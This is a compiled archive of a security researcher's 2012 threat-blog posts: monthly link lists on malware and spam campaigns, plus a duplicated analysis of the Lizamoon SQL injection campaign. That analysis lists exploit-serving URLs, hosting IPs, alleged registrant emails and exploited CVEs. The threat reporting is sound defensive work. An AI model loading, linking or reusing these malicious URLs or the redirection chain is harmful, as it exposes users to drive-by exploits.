The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for February, 2012. You can subscribe to my [2]**Webroot's Threat Blog RSS Feed**

or follow me on Twitter:

01. [3]Research: Google's reCAPTCHA under fire
02. [4]Spamvertised 'You have 1 lost message on Facebook' campaign leads to pharmaceutical scams
- 100
03. [5]A peek inside the Smoke Malware Loader
04. [6]Researchers spot Citadel, a Zeus crimeware variant
05. [7]Researchers intercept two client-side exploits serving malware campaigns
06. [8]Pharmaceutical scammers launch their own Web contest
07. [9]The United Nations hacked, Team Poison claims responsibility
08. [10]Report: Internet Explorer 9 leads in socially-engineered malware protection
09. [11]Twitter adds HTTPS support by default
10. [12]Spamvertised "Hallmark ecard" campaign leads to malware
11. [13]Report: 3,325 % increase in malware targeting the Android OS
12. [14]Why relying on antivirus signatures is simply not enough anymore
13. [15]Researchers intercept malvertising campaign using Yahoo's ad network

14. [16]A peek inside the Ann Malware Loader
15. [17]Spamvertised 'Termination of your CPA license' campaign serving client-side exploits
16. [18]How cybercriminals monetize malware-infected hosts
17. [19]A peek inside the Elite Malware Loader
18. [20]BlackHole exploit kits gets updated with new features

***This post has been reproduced from [21]Dancho Danchev's blog. Follow him [22]on Twitter.***

1. <http://blog.webroot.com/>
2. <http://feeds2.feedburner.com/WebrootThreatBlog>
3. <http://blog.webroot.com/2012/02/01/research-googles-recaptcha-under-fire/>
4. <http://blog.webroot.com/2012/02/02/spamvertised-you-have-1-lost-message-on-facebook-campaign-leads-to-pharmaceutical-scams/>
5. <http://blog.webroot.com/2012/02/03/a-peek-inside-the-smoke-malware-loader/>
6. <http://blog.webroot.com/2012/02/08/researchers-spot-citadel-a-zeus-crimeware-variant/>
7. <http://blog.webroot.com/2012/02/08/researchers-intercept-two-client-side-exploits-serving-malware-campaigns/>

8. <http://blog.webroot.com/2012/02/10/pharmaceutical-scammers-launch-their-own-web-contest/>

101

9. <http://blog.webroot.com/2012/02/10/the-united-nations-hacked-team-poison-claims-responsibility/>

10. <http://blog.webroot.com/2012/02/14/report-internet-explorer-9-leads-in-socially-engineered-malware-protection/>

11. <http://blog.webroot.com/2012/02/15/twitter-adds-https-support-by-default/>

12. <http://blog.webroot.com/2012/02/17/spamvertised-hallmark-ecard-campaign-leads-to-malware/>

13. <http://blog.webroot.com/2012/02/17/report-3325-increase-in-malware-targeting-the-android-os/>

14. <http://blog.webroot.com/2012/02/23/why-relying-on-antivirus-signatures-is-simply-not-enough-anymore/>

15. <http://blog.webroot.com/2012/02/25/researchers-intercept-malvertising-campaign-using-yahoos-ad-network/>

16. <http://blog.webroot.com/2012/02/25/a-peek-inside-the-ann-malware-loader/>

17. <http://blog.webroot.com/2012/02/25/spamvertised-termination-of-your-cpa-license-campaign-serving-client-side-exploits/>

18. <http://blog.webroot.com/2012/02/27/how-cybercriminals-monetize-malware-infected-hosts/>



19. <http://blog.webroot.com/2012/02/29/a-peek-inside-the-elite-malware-loader/>

20. <http://blog.webroot.com/2012/02/29/blackhole-exploit-kits-gets-updated-with-new-features/>

21. <http://ddanchev.blogspot.com/>

22. <http://twitter.com/danchodanchev>

102

**1.4**

**April**

103



## **Summarizing ZDNet's Zero Day Posts for March (2012-04-09 19:50)**

The following is a brief summary of all of my posts at ZDNet's Zero Day for March, 2012. You can subscribe to my

**[1]personal RSS feed** , **[2]Zero Day's main feed** , or follow me on Twitter:

01. [3]New Mac OS X malware variant spotted in the wild

02. [4]Researchers intercept targeted malware attack against Tibetan organizations

03. [5]Skype vouchers themed site serving client-side exploits and malware

- 04. [6]Stratfor subscribers targeted by passwords-stealing malicious emails
- 05. [7]Spoofed LinkedIn emails serving client-side exploits
- 06. [8]Fake YouTube sites target Syrian activists with malware
- 07. [9]New Mac OS X malware variant spotted in the wild
- 08. [10]Spamadvertised 'DHL Tracking Notification' emails serve malware
- 09. [11]Compromised WordPress sites serving client-side exploits and malware
- 10. [12]'Pixmania.com payment order detail' themed emails serving SpyEye crimeware

104

- 11. [13]Fake 'Roar of the Pharaoh' Android game spreads premium-rate SMS trojan
- 12. [14]Research: Many mobile password managers offer false feeling of security
- 13. [15]Targeted Pro-Tibetan malware attacks hit Mac OS X users
- 14. [16]Opera for Mac OS X patches 6 security holes
- 15. [17]Cybercriminals use Twitter, LinkedIn, Baidu, MSDN as command and control infrastructure
- 16. [18]Facebook phishing attack targets Syrian activists

***This post has been reproduced from [19]Dancho Danchev's blog. Follow him [20]on Twitter.***

1. [http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle\\_skin;content](http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content)
2. <http://feeds.feedburner.com/zdnet/security>
3. <http://www.zdnet.com/blog/security/new-mac-os-x-malware-variant-spotted-in-the-wild/10887>
4. <http://www.zdnet.com/blog/security/researchers-intercept-targeted-malware-attack-against-tibetan-organizations/10891>
5. <http://www.zdnet.com/blog/security/skype-vouchers-themed-site-serving-client-side-exploits-and-malware/10895>
6. <http://www.zdnet.com/blog/security/stratfor-subscribers-targeted-by-passwords-stealing-malicious-emails/10899>
7. <http://www.zdnet.com/blog/security/spoofed-linkedin-emails-serving-client-side-exploits/10973>
8. <http://www.zdnet.com/blog/security/fake-youtube-sites-target-syrian-activists-with-malware/10977>
9. <http://www.zdnet.com/blog/security/new-mac-os-x-malware-variant-spotted-in-the-wild/10980>
10. <http://www.zdnet.com/blog/security/spamvertised-dhl-tracking-notification-emails-serve-malware/10983>

11. [http://www.zdnet.com/blog/security/compromised-wordpress-sites-serving-client-side-exploits-and-malware/1](http://www.zdnet.com/blog/security/compromised-wordpress-sites-serving-client-side-exploits-and-malware/1008)

[1008](http://www.zdnet.com/blog/security/compromised-wordpress-sites-serving-client-side-exploits-and-malware/1008)

12. <http://www.zdnet.com/blog/security/pixmaniacom-payment-order-detail-themed-emails-serving-spyeye-crimewar>

[e/11172](http://www.zdnet.com/blog/security/pixmaniacom-payment-order-detail-themed-emails-serving-spyeye-crimewar)

13. [http://www.zdnet.com/blog/security/fake-roar-of-the-pharaoh-android-game-spreads-premium-rate-sms-trojan/](http://www.zdnet.com/blog/security/fake-roar-of-the-pharaoh-android-game-spreads-premium-rate-sms-trojan/11177)

[11177](http://www.zdnet.com/blog/security/fake-roar-of-the-pharaoh-android-game-spreads-premium-rate-sms-trojan/11177)

14. [http://www.zdnet.com/blog/security/research-many-mobile-password-managers-offer-false-feeling-of-security](http://www.zdnet.com/blog/security/research-many-mobile-password-managers-offer-false-feeling-of-security/11181)

[/11181](http://www.zdnet.com/blog/security/research-many-mobile-password-managers-offer-false-feeling-of-security/11181)

15. <http://www.zdnet.com/blog/security/targeted-pro-tibetan-malware-attacks-hit-mac-os-x-users/11187>

16. <http://www.zdnet.com/blog/security/opera-for-mac-os-x-patches-6-security-holes/11201>

17. [http://www.zdnet.com/blog/security/cybercriminals-use-twitter-linkedin-baidu-msdn-as-command-and-control-](http://www.zdnet.com/blog/security/cybercriminals-use-twitter-linkedin-baidu-msdn-as-command-and-control-infrastructure/11210)

[infrastructure/11210](http://www.zdnet.com/blog/security/cybercriminals-use-twitter-linkedin-baidu-msdn-as-command-and-control-infrastructure/11210)

18. <http://www.zdnet.com/blog/security/facebook-phishing-attack-targets-syrian-activists/11217>

19. <http://ddanchev.blogspot.com/>

20. <http://twitter.com/danchodanchev>



## **Summarizing Webroot's Threat Blog Posts for March (2012-04-09 20:03)**

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for March, 2012. You can subscribe

to my [2]**Webroot's Threat Blog RSS Feed**

or follow me on Twitter:

01. [3]New service converts malware-infected hosts into anonymization proxies

02. [4]Spamvertised 'Temporary Limit Access To Your Account' emails lead to Citi phishing emails

03. [5]A peek inside the Darkness (Optima) DDoS Bot

04. [6]Research: proper screening could have prevented 67 % of abusive domain registrations

05. [7]Spamvertised 'Your accountant license can be revoked' emails lead to client-side exploits and malware

06. [8]Spamvertised 'Google Pharmacy' themed emails lead to pharmaceutical scams

07. [9]Research: U.S accounts for 72 % of fraudulent pharmaceutical orders

08. [10]Millions of harvested U.S government and U.S military email addresses offered for sale

09. [11]Spamvertised 'Your tax return appeal is declined' emails serving client-side exploits and malware

106

10. [12]Malicious USPS-themed emails circulating in the wild

11. [13]Spamvertised LinkedIn notifications serving client-side exploits and malware

12. [14]Tens of thousands of web sites affected in ongoing mass SQL injection attack

13. [15]Spamvertised Verizon-themed 'Your Bill Is Now Available' emails lead to ZeuS crimeware

14. [16]Spamvertised 'Scan from a Hewlett-Packard ScanJet' emails lead to client-side exploits and malware

***This post has been reproduced from [17]Dancho Danchev's blog. Follow him [18]on Twitter.***

1. <http://blog.webroot.com/>

2. <http://feeds2.feedburner.com/WebrootThreatBlog>

3. <http://blog.webroot.com/2012/03/02/new-service-converts-malware-infected-hosts-into-anonymization-proxies/>

4. <http://blog.webroot.com/2012/03/08/spamvertised-temporary-limit-access-to-your-account-emails-lead-to-citi-phishing-emails/>

5. <http://blog.webroot.com/2012/03/08/a-peek-inside-the-darkness-optima-ddos-bot/>

6. <http://blog.webroot.com/2012/03/09/research-proper-screening-could-have-prevented-67-of-abusive-domain-registrations/>
7. <http://blog.webroot.com/2012/03/09/spamvertised-your-accountant-license-can-be-revoked-emails-lead-to-client-side-exploits-and-malware/>
8. <http://blog.webroot.com/2012/03/15/spamvertised-google-pharmacy-themed-emails-lead-to-pharmaceutical-scams/>
9. <http://blog.webroot.com/2012/03/16/research-u-s-accounts-for-72-of-fraudulent-pharmaceutical-orders/>
10. <http://blog.webroot.com/2012/03/16/millions-of-harvested-u-s-government-and-u-s-military-email-addresses-offered-for-sale/>
11. <http://blog.webroot.com/2012/03/22/spamvertised-your-tax-return-appeal-is-declined-emails-serving-client-side-exploits-and-malware/>
12. <http://blog.webroot.com/2012/03/23/malicious-usps-themed-emails-circulating-in-the-wild/>
13. <http://blog.webroot.com/2012/03/23/spamvertised-linkedin-notifications-serving-client-side-exploits-and-malware/>

14. <http://blog.webroot.com/2012/03/26/tens-of-thousands-of-web-sites-affected-in-ongoing-mass-sql-injection-attack/>

15. <http://blog.webroot.com/2012/03/29/spamvertised-verizon-themed-your-bill-is-now-available-emails-lead-to-zeus-crimeware/>

16. <http://blog.webroot.com/2012/03/31/spamvertised-scan-from-a-hewlett-packard-scanjet-emails-lead-to-client-side-exploits-and-malware/>

17. <http://ddanchev.blogspot.com/>

18. <http://twitter.com/danchodanchev>

107

**1.5**

**May**

108



## **Summarizing ZDNet's Zero Day Posts for April (2012-05-08 19:20)**

The following is a brief summary of all of my posts at [1]**ZDNet's Zero Day** for April, 2012. You can subscribe to my



**[2]personal RSS feed , [3]Zero Day's main feed , or follow me on Twitter:**

- 01. [4]Researcher: 50 percent of Mac OS X users still running outdated Java versions
- 02. [5]Malicious version of Angry Birds Space spotted in the wild
- 03. [6]French gaming site serving ZeuS crimeware for over 8 weeks
- 04. [7]New ransomware variants spotted in the wild
- 05. [8]Nuclear Pack exploit kit introduces anti-honeyclient crawling feature

***This post has been reproduced from [9]Dancho Danchev's blog. Follow him [10]on Twitter.***

- 1. <http://zdnet.com/blog/security>
- 2. [http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle\\_skin;content](http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content)
- 3. <http://feeds.feedburner.com/zdnet/security>
- 4. <http://www.zdnet.com/blog/security/researcher-50-percent-of-mac-os-x-users-still-running-outdated-java-versions/11512>

109

- 5. <http://www.zdnet.com/blog/security/malicious-version-of-angry-birds-space-spotted-in-the-wild/11520>

6. <http://www.zdnet.com/blog/security/french-gaming-site-serving-zeus-crimeware-for-over-8-weeks/11527>

7. <http://www.zdnet.com/blog/security/new-ransomware-variants-spotted-in-the-wild/11532>

8. <http://www.zdnet.com/blog/security/nuclear-pack-exploit-kit-introduces-anti-honeyclient-crawling-feature/>

[11538](#)

9. <http://ddanchev.blogspot.com/>

10. <http://twitter.com/danchodanchev>

110



### **Summarizing Webroot's Threat Blog Posts for April (2012-05-08 19:31)**

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for April, 2012. You can subscribe to my [2]**Webroot's Threat Blog RSS Feed**

or follow me on Twitter:

01. [3]Adobe patches critical security flaws, introduces auto-updating mechanism

02. [4]Email hacking for hire going mainstream – part two

03. [5]Spamadvertised 'US Airways' themed emails serving client-side exploits and malware

- 04. [6]New underground service offers access to hundreds of hacked PCs
- 05. [7]Google's Chrome patches 12 'high risk' security vulnerabilities
- 06. [8]Adobe plans to issue Acrobat Reader 'security update' next week
- 07. [9]Microsoft issues 6 security bulletins on 'Patch Tuesday'

111

- 08. [10]Adobe patches critical Reader and Acrobat security vulnerabilities
- 09. [11]Hewlett-Packard shipping malware-infected compact flash cards
- 10. [12]New DIY email harvester released in the wild
- 11. [13]Upcoming Webroot briefing at InfoSec, 2012, London - "Current and Emerging Trends Within the Cybercrime

Ecosystem"

***This post has been reproduced from [14]Dancho Danchev's blog. Follow him [15]on Twitter.***

- 1. <http://blog.webroot.com/>
- 2. <http://feeds2.feedburner.com/WebrootThreatBlog>
- 3. <http://blog.webroot.com/2012/04/02/adobe-patches-critical-security-flaws-introduces-auto-updating-mechani>

[sm/](#)

4. <http://blog.webroot.com/2012/04/02/email-hacking-for-hire-going-mainstream-part-two/>

5. <http://blog.webroot.com/2012/04/03/spamvertised-us-airways-themed-emails-serving-client-side-exploits-and-malware/>

6. <http://blog.webroot.com/2012/04/05/new-underground-service-offers-access-to-hundreds-of-hacked-pcs/>

7. <http://blog.webroot.com/2012/04/06/googles-chrome-patches-12-high-risk-security-vulnerabilities/>

8. <http://blog.webroot.com/2012/04/06/adobe-plans-to-issue-acrobat-reader-security-update-next-week/>

9. <http://blog.webroot.com/2012/04/12/microsoft-issues-6-security-bulletins-on-patch-tuesday/>

10. <http://blog.webroot.com/2012/04/13/adobe-patches-critical-reader-and-acrobat-security-vulnerabilities/>

11. <http://blog.webroot.com/2012/04/14/hewlett-packard-shipping-malware-infected-compact-flash-cards/>

12. <http://blog.webroot.com/2012/04/16/new-diy-email-harvester-released-in-the-wild/>

13. <http://blog.webroot.com/2012/04/23/upcoming-webroot-briefing-at-infosec-2012-london-current-and-emerging-trends-within-the-cybercrime-ecosystem/>

14. <http://ddanchev.blogspot.com/>

15. <http://twitter.com/danchodanchev>

112



## **Dissecting the Ongoing Client-Side Exploits Serving Lizamoon Mass SQL Injection Attacks (2012-05-08 21:36)**

The [1]**Lizamoon** mass [2]**SQL injection** attacks gang is continuing to efficiently [3]**inject malicious code** on hundreds of thousands of legitimate sites, for the purpose of serving [4]**fake security software** – also known as scareware –

and client-side exploits.

The latest round of the campaign is serving client-side exploits through multiple redirections taking place once

the end user loads the malicious script embedded on legitimate sites. In comparison, in the past the gang used to

monetize the hijacked traffic by serving scareware and bogus Adobe Flash Players.

What are some of the currently SQL injected malicious domains? How does the redirection take place? Did

they take into consideration basic QA (quality assurance) tactics into place? Let's find out.

Currently injected malicious domains are parked at **31.210.100.242** (AS42926, RADORE Hosting), with the following

domains currently responding to that IP:

**skdjuui.com/r.php** - Email: jamesnorthone@hotmailbox.com

**njukol.com/r.php** - Email: jamesnorthone@hotmailbox.com

**hnjhkm.com/r.php** - Email:  
jamesnorthone@hotmailbox.com

**nikjju.com/r.php** - Email: jamesnorthone@hotmailbox.com

**hgbyju.com/r.php** - Email:  
jamesnorthone@hotmailbox.com

**uhjiku.com/r.php** - Email: jamesnorthone@hotmailbox.com

**uhijku.com/r.php** - Email: jamesnorthone@hotmailbox.com

**werlontally.net/r.php** - Email:  
jamesnorthone@hotmailbox.com

[5]**March's round of malicious domains** was hosted at 91.226.78.148 (AS56697, LISIK-AS OOO "Byuro Remon-tov "FAST").

The redirection takes us to these two domains:

**www3.topcumaster.com** - 75.102.21.120 (AS23352, SERVERCENTRAL)

Parked at **75.102.21.120** are also the following domains:

**www3.personal-scanera.com** - Email:  
benji.rubes@yahoo.com

**www3.personalvanguard.com** - Email:  
benji.rubes@yahoo.com

**www3.hard-zdsentinel.com** - Email:  
benji.rubes@yahoo.com

**www3.bestbxcleaner.com** - Email:  
benji.rubes@yahoo.com

113

**www3.topcumaster.com** - Email: benji.rubes@yahoo.com

**www3.safe-defensefu.com** - Email:  
benji.rubes@yahoo.com

and **www1.safe-wnmaster.it.cx** - 217.23.8.123  
(AS49981, WorldStream)

Parked on **217.23.8.123** are also the following client-side  
exploits serving domains part of the Lizamoon mass

SQL injection attacks:

**www1.thebestscannerdc.it.cx/i.html**

**www1.safebh-defense.it.cx/i.html**

**www1.strongdkdefense.it.cx/i.html**

**www2.best-czsuite.it.cx/i.html**

**www1.smartmasterf.it.cx/i.html**

**www1.simplescanerei.it.cx/i.html**

**www1.bestic-network.it.cx/i.html**

**www1.topqonetwork.it.cx/i.html**

**www2.topasnetwork.it.cx/i.html**

**www1.powerynetwork.it.cx/i.html**

**[www1.simplemasterzk.it.cx/i.html](http://www1.simplemasterzk.it.cx/i.html)**

**[www1.powerneholder.it.cx/i.html](http://www1.powerneholder.it.cx/i.html)**

**[www1.personalkochecker.it.cx/i.html](http://www1.personalkochecker.it.cx/i.html)**

**[www1.smarthdschecker.it.cx/i.html](http://www1.smarthdschecker.it.cx/i.html)**

**[www1.safebacleaner.it.cx/i.html](http://www1.safebacleaner.it.cx/i.html)**

**[www1.strongzkcleaner.it.cx/i.html](http://www1.strongzkcleaner.it.cx/i.html)**

**[www1.topumcleaner.it.cx/i.html](http://www1.topumcleaner.it.cx/i.html)**

**[www1.topgdscanner.it.cx/i.html](http://www1.topgdscanner.it.cx/i.html)**

**[www1.smartwoscanner.it.cx/i.html](http://www1.smartwoscanner.it.cx/i.html)**

**[www1.safe-wnmaster.it.cx/i.html](http://www1.safe-wnmaster.it.cx/i.html)**

**[www1.powervmaster.it.cx/i.html](http://www1.powervmaster.it.cx/i.html)**

**[www1.top-armyvs.it.cx/i.html](http://www1.top-armyvs.it.cx/i.html)**

**[www2.saveocsoft.it.cx/i.html](http://www2.saveocsoft.it.cx/i.html)**

**[www1.top-zjsoft.it.cx/i.html](http://www1.top-zjsoft.it.cx/i.html)**

**[www1.powerdefensekt.it.cx/i.html](http://www1.powerdefensekt.it.cx/i.html)**

**[www1.best-scannersw.it.cx/i.html](http://www1.best-scannersw.it.cx/i.html)**

**[www1.powermb-security.it.cx/i.html](http://www1.powermb-security.it.cx/i.html)**

**[www1.strongxd-security.it.cx/i.html](http://www1.strongxd-security.it.cx/i.html)**

**[www1.strongbtsecurity.it.cx/i.html](http://www1.strongbtsecurity.it.cx/i.html)**



Client side exploits, **[6]CVE-2010-0188** and **[7]CVE-2012-0507** in particular are served through the **i.html** file located on these hosts. In order for the client-side exploitation process to take place, the redirection chain must be

correct, if not the server will return a "404 Error Message" when requesting a specific file part of the campaign. There are no HTTP referrer checks in place, at least for the time being. What's particularly interesting about the current

campaign, is that during a period of time, it will on purposely serve a "404 Error Message" no matter what happens.

Updates will be posted, as soon as new developments emerge.

### **Related posts:**

- [8]SQL Injection Through Search Engines Reconnaissance
- [9]Massive SQL Injections Through Search Engine's Reconnaissance - Part Two

114

- [10]Massive SQL Injection Attacks - the Chinese Way
- [11]Cybercriminals SQL Inject Cybercrime-friendly Proxies Service
- [12]GoDaddy's Mass WordPress Blogs Compromise Serving Scareware
- [13]Dissecting the WordPress Blogs Compromise at Network Solutions

- [14]Yet Another Massive SQL Injection Spotted in the Wild
- [15]Smells Like a Copycat SQL Injection In the Wild
- [16]Fast-Fluxing SQL Injection Attacks
- [17]Obfuscating Fast-fluxed SQL Injected Domains

***This post has been reproduced from [18]Dancho Danchev's blog. Follow him [19]on Twitter.***

1. <http://blog.webroot.com/2012/03/26/tens-of-thousands-of-web-sites-affected-in-ongoing-mass-sql-injection-attack/>
2. <http://ddanchev.blogspot.com/2011/03/dissecting-massive-sql-injection-attack.html>
3. <http://ddanchev.blogspot.com/2011/10/dissecting-ongoing-mass-sql-injection.html>
4. <http://www.zdnet.com/blog/security/the-ultimate-guide-to-scware-protection/4297>
5. <http://blog.webroot.com/2012/03/26/tens-of-thousands-of-web-sites-affected-in-ongoing-mass-sql-injection-attack/>
6. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0188>
7. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0507>
8. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>

9. <http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html>
10. <http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html>
11. <http://ddanchev.blogspot.com/2010/07/cybercriminals-sql-inject-cybercrime.html>
12. <http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html>
13. <http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html>
14. <http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html>
15. <http://ddanchev.blogspot.com/2008/07/smells-like-copycat-sql-injection-in.html>
16. <http://ddanchev.blogspot.com/2008/05/fast-fluxing-sql-injection-attacks.html>
17. <http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html>
18. <http://ddanchev.blogspot.com/>
19. <http://twitter.com/danchodanchev>

115



**Dissecting the Ongoing Client-Side Exploits Serving  
Lizamoon Mass SQL Injection Attacks (2012-05-08  
21:36)**

The [1]**Lizamoon** mass [2]**SQL injection** attacks gang is continuing to efficiently [3]**inject malicious code** on hundreds of thousands of legitimate sites, for the purpose of serving [4]**fake security software** – also known as scareware –

and client-side exploits.

The latest round of the campaign is serving client-side exploits through multiple redirections taking place once

the end user loads the malicious script embedded on legitimate sites. In comparison, in the past the gang used to

monetize the hijacked traffic by serving scareware and bogus Adobe Flash Players.

What are some of the currently SQL injected malicious domains? How does the redirection take place? Did

they take into consideration basic QA (quality assurance) tactics into place? Let's find out.

Currently injected malicious domains are parked at **31.210.100.242** (AS42926, RADORE Hosting), with the following

domains currently responding to that IP:

**skdjui.com/r.php** - Email: jamesnorthone@hotmailbox.com

**njukol.com/r.php** - Email: jamesnorthone@hotmailbox.com

**hnjhkm.com/r.php** - Email:  
jamesnorthone@hotmailbox.com

**nikjju.com/r.php** - Email: jamesnorthone@hotmailbox.com

**hgbyju.com/r.php** - Email:  
jamesnorthone@hotmailbox.com

**uhjiku.com/r.php** - Email: jamesnorthone@hotmailbox.com

**uhijku.com/r.php** - Email: jamesnorthone@hotmailbox.com

**werlontally.net/r.php** - Email:  
jamesnorthone@hotmailbox.com

[5]**March's round of malicious domains** was hosted at  
91.226.78.148 (AS56697, LISIK-AS OOO "Byuro Remon-  
tov "FAST").

The redirection takes us to these two domains:  
**www3.topcumaster.com** - 75.102.21.120 (AS23352,  
SERVERCENTRAL)

Parked at **75.102.21.120** are also the following domains:

**www3.personal-scanera.com** - Email:  
benji.rubes@yahoo.com

**www3.personalvanguard.com** - Email:  
benji.rubes@yahoo.com

**www3.hard-zdsentinel.com** - Email:  
benji.rubes@yahoo.com

**www3.bestbxcleaner.com** - Email:  
benji.rubes@yahoo.com

116

**www3.topcumaster.com** - Email: benji.rubes@yahoo.com

**www3.safe-defensefu.com** - Email:  
benji.rubes@yahoo.com

and **www1.safe-wnmaster.it.cx** - 217.23.8.123  
(AS49981, WorldStream)

Parked on **217.23.8.123** are also the following client-side  
exploits serving domains part of the Lizamoon mass

SQL injection attacks:

**www1.thebestscannerdc.it.cx/i.html**

**www1.safebh-defense.it.cx/i.html**

**www1.strongdkdefense.it.cx/i.html**

**www2.best-czsuite.it.cx/i.html**

**www1.smartmasterf.it.cx/i.html**

**www1.simplescanerei.it.cx/i.html**

**www1.bestic-network.it.cx/i.html**

**www1.topqonetwork.it.cx/i.html**

**www2.topasnetwork.it.cx/i.html**

**www1.powerynetwork.it.cx/i.html**

**www1.simplemasterzk.it.cx/i.html**

**www1.powerneholder.it.cx/i.html**

**www1.personalkochecker.it.cx/i.html**

**www1.smarthdschecker.it.cx/i.html**

**www1.safebacleaner.it.cx/i.html**

**www1.strongzkcleaner.it.cx/i.html**

**www1.topumcleaner.it.cx/i.html**

**www1.topgdscanner.it.cx/i.html**

**www1.smartwoscanner.it.cx/i.html**

**www1.safe-wnmaster.it.cx/i.html**

**www1.powervmaster.it.cx/i.html**

**www1.top-armyvs.it.cx/i.html**

**www2.saveocsoft.it.cx/i.html**

**www1.top-zjsoft.it.cx/i.html**

**www1.powerdefensekt.it.cx/i.html**

**www1.best-scannersw.it.cx/i.html**

**www1.powermb-security.it.cx/i.html**

**www1.strongxd-security.it.cx/i.html**

**www1.strongbtsecurity.it.cx/i.html**

Client side exploits, **[6]CVE-2010-0188** and **[7]CVE-2012-0507** in particular are served through the **i.html** file located on these hosts. In order for the client-side exploitation process to take place, the redirection chain must be

correct, if not the server will return a "404 Error Message" when requesting a specific file part of the campaign. There

are no HTTP referrer checks in place, at least for the time being. What's particularly interesting about the current

campaign, is that during a period of time, it will on purposely serve a "404 Error Message" no matter what happens.

Updates will be posted, as soon as new developments emerge.

### **Related posts:**

[8]SQL Injection Through Search Engines Reconnaissance

[9]Massive SQL Injections Through Search Engine's Reconnaissance - Part Two

[10]Massive SQL Injection Attacks - the Chinese Way

[11]Cybercriminals SQL Inject Cybercrime-friendly Proxies Service

117

[12]GoDaddy's Mass WordPress Blogs Compromise Serving Scareware

[13]Dissecting the WordPress Blogs Compromise at Network Solutions

[14]Yet Another Massive SQL Injection Spotted in the Wild

[15]Smells Like a Copycat SQL Injection In the Wild

[16]Fast-Fluxing SQL Injection Attacks

[17]Obfuscating Fast-fluxed SQL Injected Domains



1. <http://blog.webroot.com/2012/03/26/tens-of-thousands-of-web-sites-affected-in-ongoing-mass-sql-injection-attack/>
2. <http://ddanchev.blogspot.com/2011/03/dissecting-massive-sql-injection-attack.html>
3. <http://ddanchev.blogspot.com/2011/10/dissecting-ongoing-mass-sql-injection.html>
4. <http://www.zdnet.com/blog/security/the-ultimate-guide-to-scareware-protection/4297>
5. <http://blog.webroot.com/2012/03/26/tens-of-thousands-of-web-sites-affected-in-ongoing-mass-sql-injection-attack/>
6. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0188>
7. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0507>
8. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>
9. <http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html>
10. <http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html>
11. <http://ddanchev.blogspot.com/2010/07/cybercriminals-sql-inject-cybercrime.html>

12. <http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html>
13. <http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html>
14. <http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html>
15. <http://ddanchev.blogspot.com/2008/07/smells-like-copycat-sql-injection-in.html>
16. <http://ddanchev.blogspot.com/2008/05/fast-fluxing-sql-injection-attacks.html>
17. <http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html>

118

## 1.6

## June

119



## Summarizing ZDNet's Zero Day Posts for May (2012-06-06 18:15)

The following is a brief summary of all of my posts at [1]**ZDNet's Zero Day** for May, 2012. You can subscribe to my

**[2]personal RSS feed** , **[3]Zero Day's main feed** , or follow me on Twitter:

01. [4]Is Mozilla's Firefox 'click-to-play' feature a sound response to drive-by malware attacks?
02. [5]Rogue Firefox extension hijacks browser sessions
03. [6]Spamadvertised 'PayPal payment notifications' lead to client-side exploits and malware
04. [7]Israeli Institute for National Security Studies compromised, serving Poison Ivy DIY malware
05. [8]Researchers spot new Web malware exploitation kit
06. [9]2012 Olympics themed malware circulating in the wild
07. [10]New ransomware impersonates the U.S Department of Justice
08. [11]Localized ransomware variants circulating in the wild
09. [12]Cybercriminals offer bogus fraud insurance services
- 120
10. [13]Researchers spot fake mobile antivirus scanners on Google Play
11. [14]The cyber security implications of Iran's government-backed antivirus software
12. [15]Q &A of the week: 'The current state of the cyber warfare threat' featuring Jeffrey Carr
13. [16]Researchers intercept Tatanga malware bypassing SMS based transaction authorization

14. [17]New SpyEye plugin takes control of crimeware victims' webcam and microphone
15. [18]Comcast phishing site contains valid TRUSTe seal
16. [19]Q &A of the Week: 'The current state of the cybercrime ecosystem' featuring Mikko Hypponen

***This post has been reproduced from [20]Dancho Danchev's blog. Follow him [21]on Twitter.***

1. <http://zdnet.com/blog/security>
2. [http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle\\_skin;content](http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content)
3. <http://feeds.feedburner.com/zdnet/security>
4. <http://www.zdnet.com/blog/security/is-mozillas-firefox-click-to-play-feature-a-sound-response-to-drive-by-malware-attacks/11825>
5. <http://www.zdnet.com/blog/security/rogue-firefox-extension-hijacks-browser-sessions/11856>
6. <http://www.zdnet.com/blog/security/spamvertised-paypal-payment-notifications-lead-to-client-side-exploits-and-malware/11866>
7. <http://www.zdnet.com/blog/security/israeli-institute-for-national-security-studies-compromised-serving-poison-ivy-diy-malware/11870>
8. <http://www.zdnet.com/blog/security/researchers-spot-new-web-malware-exploitation-kit/11927>

9. <http://www.zdnet.com/blog/security/2012-olympics-themed-malware-circulating-in-the-wild/11944>
10. <http://www.zdnet.com/blog/security/new-ransomware-impersonates-the-us-department-of-justice/11955>
11. <http://www.zdnet.com/blog/security/localized-ransomware-variants-circulating-in-the-wild/12018>
12. <http://www.zdnet.com/blog/security/cybercriminals-offer-bogus-fraud-insurance-services/12023>
